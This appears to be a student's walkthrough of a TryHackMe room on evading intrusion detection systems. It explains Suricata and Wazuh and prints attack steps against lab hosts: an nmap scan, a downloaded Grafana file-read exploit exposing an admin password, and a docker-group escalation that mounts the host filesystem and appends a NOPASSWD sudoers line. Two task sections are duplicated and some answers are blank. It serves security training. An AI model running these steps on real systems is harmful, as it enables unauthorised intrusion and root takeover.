

Room- [IDSEvasion](#)

Task 2-

Intrusion detection systems ([IDS](#)) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a [firewall](#), anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an [IDS](#) will instead monitor activity that isn't restricted and sort the malicious from the benign. [IDS](#) commonly apply one of two different detection methodologies; Signature (or rule) based [IDS](#) will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based [IDS](#) establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

Either way, once an incident is detected, the [IDS](#) will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like [Graylog](#) or the [ELK Stack](#). Some [IDS](#) may also feature some form of intrusion prevention technology and may automatically respond to the incident.

Two signature-based [IDS](#) are attached to this demo; [Suricata](#), a network-based [IDS](#) ([NIDS](#)), and [Wazuh](#), a host-based [IDS](#) ([HIDS](#)). Both of these [IDS](#) implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.

Answer the questions below

What IDS detection methodology relies on rule sets?

signature-based detection

✓ Correct Answer

Task 3-

Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at <http://10.201.96.163:8000/alerts>

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

✓ Correct Answer

🔍 Hint

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?



✓ Correct Answer

🔍 Hint

Task 4-

```
root@ip-10-201-127-192:~# nmap -sV 10.201.96.163 --system-dns
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-05 07:30 BST
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 07:32 (0:00:51 remaining)
Nmap scan report for 10.201.96.163
Host is up (0.0068s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3000/tcp  open  ppp?
3000/tcp  open  http-alt gunicorn
services unrecognized despite returning data. If you know the service/version, please submit the fo
```


📍 Hint



💡 Hint



✓ Correct Answer



Task 7-

The screenshot shows a web browser window with the URL `https://tryhackme.com/room/idsevasion`. The page content includes instructions for exploiting a vulnerability in Grafana. A terminal window is open, showing the following commands and output:

```
wget https://raw.githubusercontent.com/Jrooi053/GrafanaDirInclusion/master/exploit.py
python3 exploit.py -u 10.201.88.68 -p 3000 -f <REMOTE FILE TO READ>
```

The output of the exploit shows a list of configuration options for Grafana, including:

- `204 # only a we: request to ntp://grana.com to get latest versions`
- `205 ;check_for_updates = true`
- `206`
- `207 # Google Analytics universal tracking code, only enabled if you specify an id here`
- `208 ;google_analytics_ua_id =`
- `209`
- `210 # Google Tag Manager ID, only enabled if you specify an id here`
- `211 ;google_tag_manager_id =`
- `212`
- `213 ##### Security #####`
- `214 [security]`
- `215 # disable creation of admin user on first start of grafana`
- `216 ;disable_initial_admin_creation = false`
- `217`
- `218 # default admin user, created on startup`
- `219 admin_user = grafana-admin`
- `220`
- `221 # default admin password, can be changed before first start of grafana, or in profile settings`
- `222 admin_password = GraphingTheWorld32`
- `223`
- `224 # used for signing`
- `225 ;secret_key = SW2YcwTb9zp00hoPslm`
- `226`
- `227 # disable gravatar profile images`

The terminal also shows the following output:

```
x admin
```

The page also includes a section titled "Answer the questions below" with two questions and their answers:

What is the password of the grafana-admin account?
GraphingTheWorld32

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)
yay

Are any of the attached IDS able to detect the attack if the file `/etc/shadow` is requested via the exploit, if so what IDS detected it?
Suricata

Task 8-

The screenshot shows a web browser window with the URL `https://tryhackme.com/room/idsevasion`. The page content includes instructions for exploiting a vulnerability in Grafana. A terminal window is open, showing the following commands and output:

```
wget https://raw.githubusercontent.com/Jrooi053/GrafanaDirInclusion/master/exploit.py
python3 exploit.py -u 10.201.88.68 -p 3000 -f <REMOTE FILE TO READ>
```

The output of the exploit shows a list of configuration options for Grafana, including:

- `204 # only a we: request to ntp://grana.com to get latest versions`
- `205 ;check_for_updates = true`
- `206`
- `207 # Google Analytics universal tracking code, only enabled if you specify an id here`
- `208 ;google_analytics_ua_id =`
- `209`
- `210 # Google Tag Manager ID, only enabled if you specify an id here`
- `211 ;google_tag_manager_id =`
- `212`
- `213 ##### Security #####`
- `214 [security]`
- `215 # disable creation of admin user on first start of grafana`
- `216 ;disable_initial_admin_creation = false`
- `217`
- `218 # default admin user, created on startup`
- `219 admin_user = grafana-admin`
- `220`
- `221 # default admin password, can be changed before first start of grafana, or in profile settings`
- `222 admin_password = GraphingTheWorld32`
- `223`
- `224 # used for signing`
- `225 ;secret_key = SW2YcwTb9zp00hoPslm`
- `226`
- `227 # disable gravatar profile images`

The terminal also shows the following output:

```
x admin
```

The page also includes a section titled "Answer the questions below" with two questions and their answers:

What is the password of the grafana-admin account?
GraphingTheWorld32

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)
yay

Are any of the attached IDS able to detect the attack if the file `/etc/shadow` is requested via the exploit, if so what IDS detected it?
Suricata

Task 9-

• `cat /etc/group` should return a list of all of the groups on the system and their members. This can help in locating users with higher access privileges and not just our own.

Run all of these commands and note which ones create an IDS alert, Suricata will be blind to all of this as none of these commands create network activity. It is also possible to check this and more with a script like `linPEAS`, so far every time we've used a script it has tended to be the source of more information but an increase in alerts. However, this is not always the case. Run `linpeas` on the system now and take note of how many alerts are created, in relation to the large amount of reconnaissance it performs.

Of course, this activity isn't completely invisible as `linpeas` would likely be detected by an antivirus if one was installed though, there are ways to reduce its footprint. There is also the question of transporting the script to the target system, Suricata is capable of detecting when scripts are downloaded via `wget`, however, TLS restricts its ability to actually detect the traffic without the deployment of web proxy servers. It may also be possible to simply copy and paste the script's content however, most HIDS implement some form of file system integrity monitoring which would detect the addition of the script even if an antivirus was not installed, more on this later.

Either way, `linpeas` should be able to identify a potential privilege escalation vector.

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

✓ Correct Answer 🔍 Hint

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?

✓ Correct Answer 🔍 Hint

Task 10-

The last task allowed us to identify Docker as a potential privilege escalation vector. Now it's time to perform the escalation itself. First, though, I should explain how this particular privilege escalation works. In short, this attack leverages a commonly suggested *workaround* that allows non-root users to run docker containers. The workaround requires adding a non-privileged user to the `docker` group which, allows that user to run containers without using `sudo` or having root privileges. However, this also grants effective root-level privileges to the provided user, as they are able to spawn containers without restriction.

We can use these capabilities to gain root privileges quite easily try and run the following with the `grafana-admin` account:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
```

This will spawn a container in interactive mode, overwrite the default entry-point to give us a shell, and mount the hosts file system to root. From within this container, we can then edit one of the following files to gain elevated privileges:

- `/etc/group` We could add the `grafana-admin` account to the root group. Note, that this file is covered by the HIDS
- `/etc/sudoers` Editing this file would allow us to add the `grafana-admin` account to the sudoers list and thus, we would be able to run `sudo` to gain extra privileges. Again, this file is monitored by Wazuh. In this case, we can perform this by running:

```
echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers
```
- We could add a new user to the system and join the root group via `/etc/passwd`. Again though, this activity is likely to be noticed by the HIDS

Try a few of these options and note the resultant IDS alerts.

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

✓ Correct Answer



You did it! 🎉 Intrusion Detection complete!

Points earned

🎯 144

Completed tasks

☰ 12

Room type

👤 Walkthrough

Difficulty

📶 Medium

Streak

🔥 1

👥 80,721 users are actively learning this week

🗉 Leave Feedback

Continue